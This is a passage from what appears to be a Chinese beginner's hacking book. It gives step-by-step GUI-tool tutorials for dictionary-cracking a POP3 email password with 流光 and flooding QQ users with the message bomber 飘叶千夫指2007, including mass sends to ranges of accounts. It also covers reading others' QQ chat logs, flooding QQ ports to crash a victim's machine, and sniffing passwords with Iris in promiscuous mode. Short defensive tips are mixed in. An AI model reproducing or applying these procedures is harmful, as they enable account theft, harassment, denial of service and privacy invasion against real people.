由于“hacktestt@tom.com”是使用的 POP3 邮箱，所以首先在流光中确定要扫描的邮件服务器，选中流光主界面中“目标主机”下的“POP3 主机”列表，并在该列表中单击右键，添加要扫描的 POP3 邮件服务器名：“pop.tom.com”。

在打开的“添加主机”窗口中填写可以是 POP3 主机的域名也可以是具体的 IP 地址，本例中我们填写“pop.tom.com”。


新手点拨

我们扫描的邮箱是基于 POP3 收信的邮箱，POP3 邮箱是目前最流行的电子邮箱，现在很多网站都提供 POP3 邮件服务，由于目标巨大，自然也引起了黑客们的广泛关注。


POP3 是 Post Office Protocol 3 的简称，是访问 Internet 上电子邮箱的常用方法。POP3 服务允许用户设置本地浏览器的输入/输出邮件服务器名称，就像使用本地电子信箱一样使用自己的 E-mail 软件来收发邮件。以 371.net 为例，当用户使用 nescape、Iemail、outlook express 等软件收信时，必须在这些软件上设 SMTP server 和 POP3 server 的地址。

No.02 确定扫描的账户

定扫描的邮件服务器之后，接下来就该告诉流光我们具体要扫描的账户名字了，在新添加的“pop.tom.com”列表中单击右键，然后选择“添加”。




我们的目的是扫描 hacktestt 这个账号的密码，所以在“添加用户”窗口中输入用户名“hacktestt”，确定后“pop.tom.com”列表下就会出现“hacktestt”列表子项。



No.03 添加密码文件

添加完扫描对象之后，就需要添加用户名对应的“字典文件”了，所谓字典文件，它收录了最常见的密码，流光会将字典文件中的密码与 pop.tom.com 邮件服务器中的账号（本例中是 hacktestt）进行匹配，当账号和字典中的某个密码匹配成功后，那么这个密码就是该账号的正确密码。现在我们在“解码字典或方案”下添加一个密码字典文件。




尽管字典文件中的密码已经有很多了，不过对于这种“猜”密码的方式是远远不够的，用户可以根据自己的经验和想法扩充字典文件中的密码或者下载专门的密码字典文件。

新手点拨

扫描多个账户如果用户要添加多个要扫描的账户，可以选择“从列表添加……”命令。

添加多个账户的方法就是读取记录着有账户列表的文本文件，用户可以在该文本文件中输入多个账户名。



Notice

流光也自带黑客字典，依次选择菜单栏中的“工具”→“字典工具”→“黑客字典 III - 流光版”命令，然后利用系统字典生成器进行有目的的字典编写。

No.04 扫描正确的密码

添加完扫描的对象和字典文件后之后，选择菜单栏中的“探测”→“标准模式”命令，流光就可以开始进行密码扫描破解了。非常幸运，在本次操作中，成功地找回了“hacktestt@tom.com”的密码。

Notice

由于有的邮件服务器安全性更强，一旦发现扫描软件反复测试密码，就会立即关闭连接，所以这种方法不一定对每个邮件服务器有效。


采用流光扫描密码的方法其实就是不断匹配账号和密码的过程，流光只是担当了黑客繁重且重复的工作而已，如果用户电子邮件的密码设置过于简单，或者密码出现在黑客的“字典”文件中的话，那么就极有可能被扫描出来。

使用这种方法，扫描的范围有一定的局限性，可是，如果利用密码生成器生成全排列密码字典，那么破解邮箱密码也就只是一个时间问题了。

8.4 利用消息炸弹攻击QQ

对QQ的攻击也不局限于盗号，作恶之人通常会借助工具发起进攻，比如“飘叶千夫指”就是一个比较流行的，该软件的版本也是紧跟腾讯公司的QQ升级步伐，现在最新的版本为“飘叶千夫指2007”。

飘叶千夫指2007是一个绿色软件，下载并解压之后使用的文件有两个：“QFZ.txt”和“千夫指2007.exe”，双击文件“2007.exe”，出现的如下图所示。





Notice

飘叶千夫指2007是在QQ不断升级后全新的有实际使用价值的版本，本版本发送速度极快，一秒几条，而QQ也不会提示用户消息发送过快。

No.01 攻击单个用户

用鼠标单击个人指责，把被指责方的号码输入到接收方 QQ 号码输入框。当然上图有些参数可以设置一下，单击发送，对方就会收到如下图所示的内容，只有单击停止按钮，消息才会停止发送。






Notice

由于 QQ 采用的 UDP 协议本身并不可靠，能被轻易利用，所以就“造就”了一大批所谓的“QQ 信息炸弹”。它们伪造数据包，向受害者发送大量的垃圾信息。但是一般的网络防火会认为这些数据包是合法的，并不进行拦截。但大量的 QQ 垃圾数据包不但会令人讨厌，还会导致网络变慢，甚至导致死机。

No.02 多人发起攻击



飘叶千夫指 2007 功能很丰富，支持多人群发，平常我们会收到一些广告之类的信息，输入要群发的起始号码，比如要群发 300000 到 300010，那就在起始 QQ 号码输入 300000，连续发送人数输入 10，具体如图所示。

Notice

这个软件还有一个附加功能，对 XP 用户直接发送消息，当然这个软件你也可以自己编辑希望发送的内容。

Notice

这个方法利用了作者飘叶在该软件中留下的后门——屏蔽了对QQ号码“275297”的攻击，一旦该号码遭到“千夫指2007”的攻击，就会自动调动程序中相关代码，重新启动攻击者的电脑！作者是不会让飘叶千夫指2007攻击自己QQ的！

No.03 反击QQ炸弹

通过前面的操作，我们知道了作恶者的攻击伎俩，作为受害者，我们应该怎么处理呢？“飘叶千夫指2007”属于QQ消息炸弹软件，它可以向QQ用户发送洪水般的信息。多数情况下，大家都是采用下线再上线的方法来摆脱骚扰，但其实还有一个更简单的办法，不仅能防止洪水信息，还可以反击对方。

当遇到飘叶千夫指2007的骚扰，我们可以修改个人资料，在“用户昵称”前加上“275297”（这是“飘叶千夫指2007”作者飘叶的QQ号码），然后再把电子邮件地址也改成QQ号码“275297”就可以了。这样如果有人用“千夫指2007”向你发送消息，他的计算机就会重新启动！那些讨厌的洪水消息当然也就被拒之门外了！


8.5 偷窥QQ聊天记录

Notice

“QQ聊天记录查看器”就是查看聊天记录的第三方工具，该软件无需安装，可以直接运行，对所有QQ版本都有效。

Notice

如果软件没有注册会出现下图：当然你输入正确的注册号码就不会出现这个提示。单击“下次再注册”，出现可以查看消息的窗体了。



我们经常关注自己的密码是否会被人盗取，但是另外一个严重的问题却被人忽视了，那就是自己的聊天记录。现在一般的QQ本地消息被人查看的方式有两种，一种是把被查看的QQ号码下的文件MsgEx.db，它的位置大体是“QQ所在盘：\Program Files\Tencent\qq号码”，放在你相同的文件就可以查看了。另一种方式就是通过第三方工具，其中比较常用的工具是QQ聊天记录查看器。

No.01 查看聊天记录

运行“QQ聊天记录查看器”，单击选择目录弹出如下窗体，选择到QQ安装的路径位置。在下拉QQ号码列表选择你要查看的号码。单击“查看”，只要是这个号码上的好友的聊

天记录都可以顺便看，图中是查看群信息，当然好友信息也顺便看了。

当然这些 QQ 消息查看工具也会遇到聊天记录日期不对，有时候一些信息也读取不出来等问题。

No.02 防范聊天记录被偷窥


明白了以上使用工具软件查看 QQ 本地消息的一般步骤，作为 QQ 聊天工具的使用者怎么样避免这样的遭遇呢？其实腾讯公司为了防止这样的情况发生，已经在后续的版本里面不断的完善功能，其中一点就是在本地登录后会让你选择登录模式，“办公\网吧”还有就是“本地消息保护”，这两种方式都可以对本地消息进行处理，“办公\网吧”在 QQ 退出的时候后会提示使用者是否删除本地记录。

新手点拨

“本地消息保护”会进行密码保护，相当于对消息自己有一把钥匙。只要使用者有安全防范意识，做好处理，自己的隐私就能够得到一定保护。

8.6 QQ远程攻击测试

现在很多 QQ 入侵者都是利用一些现成的工具攻击对方 QQ，而网络流传了一款 QQ 远程攻击测试程序就一个使用简单，效果显著的工具。它的界面如下图。




No.01 查看对方IP地址

首先查看对方的 IP 地址信息，通过珊瑚虫或者传美版 QQ 都可以实现。

新手点拨

很多时候只能看到“对方在线，但无法获得对方 IP”的提示。




遇到这种问题的朋友，只要单击右键选择“浏览共享文件”，过一会儿再把鼠标移到该好友的头像上，好友的 IP 资料就能显示出来！


新手点拨

还有就是显示隐身的问题，现在显隐身版本QQ面对的主要问题就是只能在对方之前上线才能查看，其实不用比对方先上线，一样可以知道对方是否隐身，同样的方法，在你想要查看是否隐身的好友头像上单击右键，选择“浏览共享文件”，过一会儿再把鼠标移到该好友头像上，如果对方是隐身，就能显示出来！

No.02 测试IP与端口



将对方IP信息填写到“QQ远处攻击测试程序”的相应的位置。单击攻击按钮，将会对对方QQ起作用，当然，对同一个IP地址的多个端口也可以同时进行，单击“一IP多端口”前的单选框，依次输入IP地址，端口4000到4005，之后单击“攻击”按钮。



还有另外一种方式为“多IP一端口”，即对一个IP段发出攻击，在“开始IP地址”，“结束IP”分别输入IP地址，端口4000。

如果上面的操作正确，所起的作用将会占用对方带宽，对方的机子将会很慢，直至死机。所以网络安全很脆弱，做好防护就显得相当重要了。

新手点拨

4000端口是用于大家经常使用的QQ聊天工具的，再细说就是为QQ客户端开放的端口，QQ服务端使用的端口是8000。通过4000端口，QQ客户端程序可以向QQ服务器发送信息，实现身份验证、消息转发等，QQ用户之间发送的消息默认情况下都是通过该端口传输的。4000和8000端口都不属于TCP协议，而是属于UDP协议。

正是因为这个4000端口属于UDP端口，虽然可以直接传送消息，但是也存在着各种漏洞，比如Worm_Witty.A（维迪）蠕虫病毒就是利用4000端口向随机IP发送病毒，并且伪装成ICQ数据包，造成的后果就是向硬盘中写入随机数据。另外，Trojan.SkyDance特洛伊木马病毒也是利用该端口的。

QQ 对于经常上网的用户来说却非常重要，上面有大量的朋友信息，一旦丢失，费时、费力，还找来很多不必要的麻烦。怎样让自己的 QQ 不容易被盗呢？下面有 QQ 防盗的五大绝招，供读者参考。

8.7 QQ防盗安全绝招

No.01 复制粘贴防木马

每次登录 QQ 前，新建一个文本文件，并键入密码后复制，关闭文本文件后（不要保存）打开 QQ，用【Ctrl+V】把密码粘贴到密码栏里，这样可以防范绝大部分的 QQ 木马。

No.02 常换密码保安全

登录 QQ 时使用一个密码，使用完毕后在“新口令”栏中输入另一个密码，所以可以准备两个常用的密码，也可以防范大多数的 QQ 木马。

No.03 移花巧接木

如果中了键盘记录机，那么你可以参考这种方法。假如你的 QQ 密码是“5009”，在输入时不要按顺序一次输入，这样键盘会被木马直接记录下来，你可以先输入“509”，然后把光标移到“5”后面再输入“0”，这样你输入的密码依然是“5009”，但在“木马”看来你输入的就是“5090”，这样密码就被保护了。

No.04 隐私保护显神通

可以借助有隐私保护功能的杀毒软件，以 KV2004 为例。首先应当把“实时监控”中的“隐私保护监视”打上勾。然后单击“工具”→“选项”→“实时监控”，打开“隐私保护设置”，弹出“隐私信息设置”窗口，在“检测到秘密信息后处理方式”中选择，“禁止发送私密信息”。

在选择完处理方式后，就可以单击“增加”按钮选择要保护的信息类型，然后填入相关信息，按“确定”后，个人隐私内容即可得到很好的保护了。这样也可以有效保护你的密码。

新手点拨

QQ 盗号十分猖獗，用户一定要注重安全防范：

要安装好的杀毒软件和好的防火墙，例如卡巴斯基、天网等；

最好装上扫描木马的软件，例如木马清道夫、木马克星等；

注意不要上一些不知名的网站；

在网上下载的东西要注意杀毒，不要轻易的运行！有些垃圾把后门程序绑定在文件里。不要相信网上下载的东西；

及时更新系统，打好补丁。

新手点拨


为解决直接输入可能造成的密码泄露，在输入密码时我们可以采用了屏幕键盘来输入，这就不会被键盘记录机截取了。

Chapter 9

嗅探器截取信息与防范

光盘教学

监听、截取重要的信息是比较高级的黑客技术，使用嗅探器就可以完成相关的任务，但是这需要用户具有较高的数据分析能力，并能在琐碎的报文中提取有用的数据信息，例如账户密码等等。学习完本章之后读者就能提升较高的网络安全意识。




Chapter 9 嗅探器截取信息与防范

很多人对“监听”感兴趣，他们可能认为：我有网络，也有电脑，还有网络嗅探工具，那我能不能把某个收费电影站甚至国防部网站的账号密码记录下来呢？当然这也不是不可能，但是前提是你有足够能力在相关站点实体服务器的网关或路由设备上接入一个监听设备，否则凭一台你自己家里的计算机是无法实现的。这就是“监听”的弱点：它要求监听设备的物理传输介质与被监听设备的物理传输介质存在直接联系或者数据包能经过路由选择到达对方，即一个逻辑上的三方连接。能实现这个条件的只有以下情况：

● 监听方与通讯方位于同一物理网络，如局域网；

●监听方与通讯方存在路由或接口关系，例如通讯双方的同一网关、连接通讯双方的路由设备等。

因此，直接用自己家里的计算机去嗅探国防部网站的数据是不可能的，你看到的只能是属于你自己领域的数据包。那些害怕自己在家里上网被远方的入侵者监听的朋友大可以松口气了（你机器上有木马的情况除外），除非入侵者控制了你的网关设备，但这需要入侵者具有高级的入侵技术，而一个有高级技术的入侵者会稀罕普通家庭用户使用的一台计算机吗？



9.1 嗅探器应用范围

Notice

本章介绍的嗅探与监听仅仅限于局域网内，这是由于局域网的工作原理决定的，感兴趣的读者可以参考有关局域网数据传输原理。

新手点拨

不可否认，“监听”行为是会对通讯方造成损失的，一个典型例子是在1994年的美国网络窃听事件，一个不知名的人在众多的主机和骨干网络设备上安装了网络监听软件，利用它对美国骨干互联网和军方网窃取了超过100000个有效的用户名和口令，引发了重大损失，而“监听”技术，就是在那次事件以后才从地下走向公开化的。

9.2 Sniffer介绍

要实现局域网窃听的工具就是Sniffer，也就是黑客常提到的嗅探器，事实上，Sniffer几乎和Internet有一样久的历史了。通过Sniffer收集的数据可以是用户的账号和密码，也可以是一些商用机密数据等等。

在内部网上，黑客要想迅速获得大量的账号（包括用户名和密码），

最为有效的手段是使用 “Sniffer”程序。这种方法要求运行 Sniffer 程序的主机和被监听的主机必须在同一个以太网段上，故而在外部主机上运行 Sniffer 是没有效果的。再者，必须以管理员的身份使用 Sniffer 程序，才能够监听到以太网段上的数据流。

新手点拨

谈到以太网 Sniffer，就必须谈到以太网 sniffing。那么什么是以太网 Sniffer 呢？

以太网 Sniffing 是指对以太网设备上传送的数据包进行侦听，发现感兴趣的包。如果发现符合条件的包，就把它存到一个 log 文件中去。通常设置的这些条件是包含字“username”或“password”的包。

No.01 Sniffer的特性

Sniffer 通常运行在路由器，或有路由器功能的主机上。这样就能对大量的数据进行监控下面是 Sniffer 的特性：

● Sniffer 属第二层次的攻击。通常是攻击者已经进入了目标系统，然后使用 Sniffer 这种攻击手段，以便得到更多的信息。

● Sniffer 除了能得到口令或用户名外，还能得到更多的其他信息，比如一个其他重要的信息，在网上传送的金融信息等等。Sniffer 几乎能得到任何以太网上的传送的数据包。黑客会使用各种方法，获得系统的控制权并留下再次侵入的后门，以保证 Sniffer 能够执行。在 Unix 的 Solaris 2.x 平台上，Sniffer 程序通常被安装在 /usr/bin 或 /dev 目录下。黑客还会巧妙的修改时间，使得 Sniffer 程序看上去是和其它系统程序同时安装的。

●大多数以太网 Sniffer 程序在后台运行，将结果输出到某个记录文件中。黑客常常会修改 ps 程序，使得系统管理员很难发现运行的 Sniffer 程序。

●以太网 Sniffer 程序将系统的网络接口设定为混合模式。这样，它就可以监听到所有流经同一以太网网段的数据包，不管它的接受者或发送者是不是运行 Sniffer 的主机。 程序将用户名、密码和其它黑客感兴趣的数据存入 log 文件。黑客会等待一段时间，比如一周后，再回到这里下载记录文件。

讲了这么多，那么到底我们可以用什么通俗的话来介绍 Sniffer 呢?

计算机网络与电话电路不同，计算机网络是共享通讯通道的。共享意味着计算机能够接收到发送给其它计算机的信息。捕获在网络中传输的数据信息就称为 sniffing（嗅探 / 窃听）。

以太网是现在应用最广泛的计算机连网方式。以太网协议是在同一回路向所有主机发送数据包信息。数据包头包含有目标主机的正确地址。一般情况下只有具有该地址的主机会接受这个数据包。如果一台主机能够接收所有数据包，而不理会数据包头内容，这种方式通常称为“混杂”模式。

新手点拨

由于在一个普通的网络环境中，账号和口令信息以明文方式在以太网中传输，一旦入侵者获得其中一台主机的管理员权限，并将其置于混杂模式以窃听网络数据，从而有可能入侵网络中的所有计算机。一句话，Sniffer 就是一个用来窃听的黑客手段和工具。

Notice

目前流行的 Sniffer 工具都是软件的，网上也有很多免费的 Sniffer 工具可以下载，不过功能单一，在稳定性和技术支持上都无法和商业软件相比，同时这些软件易用性不是很好，不适合初学者使用。

No.02 Sniffer分类

Sniffer 工具在功能和设计上有很多种，有的只能分析一种协议，有的可以分析上百种协议。一般情况下，大多数的嗅探器至少能够分析以太网、TCP/IP、IPX、DECNet 等，实际应用中的 Sniffer 还分为软、硬两种。

●软件 Sniffer 的有点在于价格比较便宜，易于学习使用，同时也易于交流。缺点是往往无法抓取网络上所有的传输信息（比如碎片）。

● 硬件 Sniffer 通常称为协议分析仪，一般都比较昂贵，它的优点恰恰是软件 Sniffer 所欠缺的。

9.3 Iris 网络嗅探器


Iris（全名 Iris Traffic Analyzer）是一款性能不错的嗅探器，它就是一个装在电脑上的窃听器，监视通过电脑的数据。作为一个嗅探器，它只能捕捉通过所在机器的数据包，因此如果要使它能捕捉尽可能多的信息，安装前应该对所处网络的结构有所了解。例如，在对等的网络中，安装在其中任一台机都可以捕捉到其它机器的信息包（当然不是全部），而对于使用交换机连接的交换网络，很有可能就无法捕捉到其它两台机器间通讯的数据，而只能捕捉到与本机有关的信息；又例如，如果想检测一个防火墙的过滤效果，可以在防火墙的内外安装 Iris，捕捉信息，进行比较。

9.3.1 Iris的特点

Iris 的最大特点，在安装完成之后，只需简单的点一下界面上一个按钮就可以开始 Sniffing 抓包了！ Iris 的安装文件也不到 5 兆，安装下来才占用 10 多兆。可谓是苗条身材。Iris 使用没有那么繁多的功能而且简单易用，上手当然是易如反掌。

9.3.2设置与使用Iris

安装好 Iris 之后，我们就可以马上运行了，Iris 第一次运行时需要选择在那块网卡上运行 Iris。在运行之初首先得选择不同的网卡（Adpters），这是因为不同网卡对应不同网段，所以要监听某个网段，就需要选择不同的网卡。



新手点拨

下面来看看 Iris 到底有那些值得称道的功能。

● 抓包：Sniffing 软件必备功能，Iris 的一个非常好的方面就是把抓包和 Decode，查看包的内容集成在一个界面里面。这样用户就可以在一边抓包一边查看包的内容，以及包头含义等等。


● 解码：支持大部分的 TCP/IP 协议！这样对一般的抓包分析应用就已经足够了。

● 包的编辑以及重新发送功能：用户可以对自己抓到的数据报文进行简单修改然后重新发送。同时，Iris 也带简单的流量统计分析功能！

Notice

Iris 主界面是可以调整的，但是建议用户如没特殊需求还是不要更改，因为这个默认的界面已经是经过优化了的。单击工具栏中的“Start Capture”按钮就可以让 Iris 捕获数据包了。

No.01 Iris截取信息分析




在 Iris 运行的时候，单击主界面左侧功能窗格中的“Capture”图标，右侧的三个窗格就显示出嗅探的信息来。其中，位于右上角的数据包列表窗格显示出了所有流通的数据包，单击其中一个特定的数据包之后，在左侧的 Packet Decoder 窗格中就用树型结构显示着每个数据包的详细结构以及数据包的每个部分所包含的数据；而在右下角的数据包编辑窗格中则显示出了数据包的十六进制信息。

Notice

首次使用嗅探器的用户可能会被复杂的报文所难住，这需要用户仔细观察嗅探器截获的报文，再细心的分析。

No.02 解码信息



单击主界面左侧功能窗格中的“Decode”图标可以对捕获的数据包进行分析，其主窗口也分为三个窗格，左侧的 Host Activity 窗格列出了服务主机传输信息，选中某个服务之后，客户机和服务器之间的会话信息就会显示在右上的会话列表窗格中，选中某个会话记录，就可以在右下的会话数据窗格里显示出解码后的信息。


Notice

嗅探器可以捕获许多重要信息，如电子邮件账户密码、Telnet 传输信息、FTP 数据包、木马分析等等。


No.03 设定网卡工作模式

Iris 嗅探到的信息非常多，可是大部分信息没有实际价值，用户可以通过“Filter（过滤）”来进行过滤，单击主界面左侧功能窗格中的“Filter”图标就会出现过滤信息的配置界面。


在过滤信息的配置界面中，保证在“Hardware Filter”中选中“Promiscuous（混杂）”模式，这样网卡会对报文中的目标 MAC 地址不加任何检查而全部接收，以确保捕捉到更多数据包。



“Word（单词）”可以过滤包含特定字符串的数据包，比如包括“Password”、“User”等敏感字符。



No.04 图表分析



单击工具栏上的“Top Hosts Statistics”按钮，Iris会按图表的形式展示与本机相连的主机信息，其中图表可以以柱状图、饼图、圆环图等多种方式显示。

9.3.3利用Iris捕获邮箱密码

有时候我们经常会忘记一些事情，比如邮箱密码。如果密码是保存在客户端软件上的话，那么就有找回密码的希望！当然找回密码的方式多种多样，使用嗅探器来找回尽管复杂，可本例的目的是让读者从这个实例中学习 Iris 的功能。

新手点拨


每块网卡基本上都会有以下工作模式：Unicast、Broadcast、Multicast、Promiscuous，一般情况下，操作系统会把网卡设置为 Broadcast（广播）模式，在 Broadcast 模式下，网卡可以接收所有类型为广播报文的数据帧——例如 ARP 寻址；如果一块网卡被设置为 Unicast 或 Multicast 模式，在局域网里可能会引发异常，因为这两个模式限制了它的接收报文类型；而 Promiscuous（混杂）模式，则是罪恶的根源。在混杂模式里，网卡对报文中的目标 MAC 地址不加任何检查而全部接收，这样就造成无论什么数据，只要是路过的都会被网卡接收的局面，监听就是从这里开始的。

Notice

这里有很多过滤条件，用户还可以根据 MAC 地址、IP 地址、端口等其他条件过滤数据包。

Notice

在简单了解了 Iris 的大体全貌之后，我们通过进行实战操作，这样才能更好的掌握如何利用 Iris 嗅探网络信息。



Notice

